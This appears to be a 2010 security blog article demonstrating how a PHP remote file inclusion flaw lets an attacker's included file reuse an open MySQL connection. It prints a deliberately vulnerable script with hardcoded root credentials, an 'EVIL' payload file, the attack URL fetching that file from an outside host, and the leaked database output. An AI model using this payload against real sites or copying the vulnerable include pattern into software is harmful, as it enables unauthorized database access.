MySQL Connection Hijacking over RFI

- *Important of the mysql_close()* -

Canberk BOLAT <*hc0de.blogspot.com*>

25/05/2010

0x01 – Introduction

This article writed for focus the important of the mysql_close function. I describe it shortly, mysql_close function kill the current link identifier's session. In php.net documents its described like this;

> **mysql_close()** closes the non-persistent connection to the MySQL server that's associated with the specified link identifier. If link_identifier isn't specified, the last opened link is used.
>
> Using **mysql_close()** isn't usually necessary, as non-persistent open links are automatically closed at the end of the script's execution. See also freeing resources.

But there is something happens wrong. Because second section of the description says, you don't need to use this because current link identifier already closed end of the script's execution.

0x02 – Attack it!!

I think this description is wrong of the php.net document. Because if i can inject my codes the script then i can execute any sql queries like script with using current mysql connection session. Now i demonstrating it. Victim file is test.php at http://world/pt/test.php and this file didn't use mysql_close() function by trust to php.net documentation. Source code of the test.php is as follows.

test.php


```
<?php
$host = "localhost";
$user = "root";
$pass = "rootpass";
$db = "joo";
// Current
$connect = mysql_connect($host,$user,$pass);
mysql_select_db($db,$connect);

$query = mysql_query("SELECT uname FROM lol");

while($lol = mysql_fetch_array($query)){
echo "we get it: ".$lol["uname"]."<br>";
}

include($_GET["page"]); // SCRIPT HAVE RFI
?>
```

Now i will attack the victim. I send the request to page parameter of the test.php and i include the EVIL file that hosted at http://127.0.1.1.

EVIL

```
<?php
$evil = mysql_query("SELECT concat_ws(0x3a,database(),version(),user());");
$a = mysql_fetch_array($evil);
echo $a[0];
?>
```

And result is here;



http://world/pt/test.php?page=http://127.0.1.1/EVIL

[redacted]

```
we get it: secret admin
joo:5.1.37-1ubuntu5.1:root@localhost
```

Yes!!! We hijacked the current mysql connection session and our sql query was executed. We see close the current connection is important. But if the script have remote file inclusion vulnerability before the mysql_close() function we can't do anything, because human factor in the security will change everything.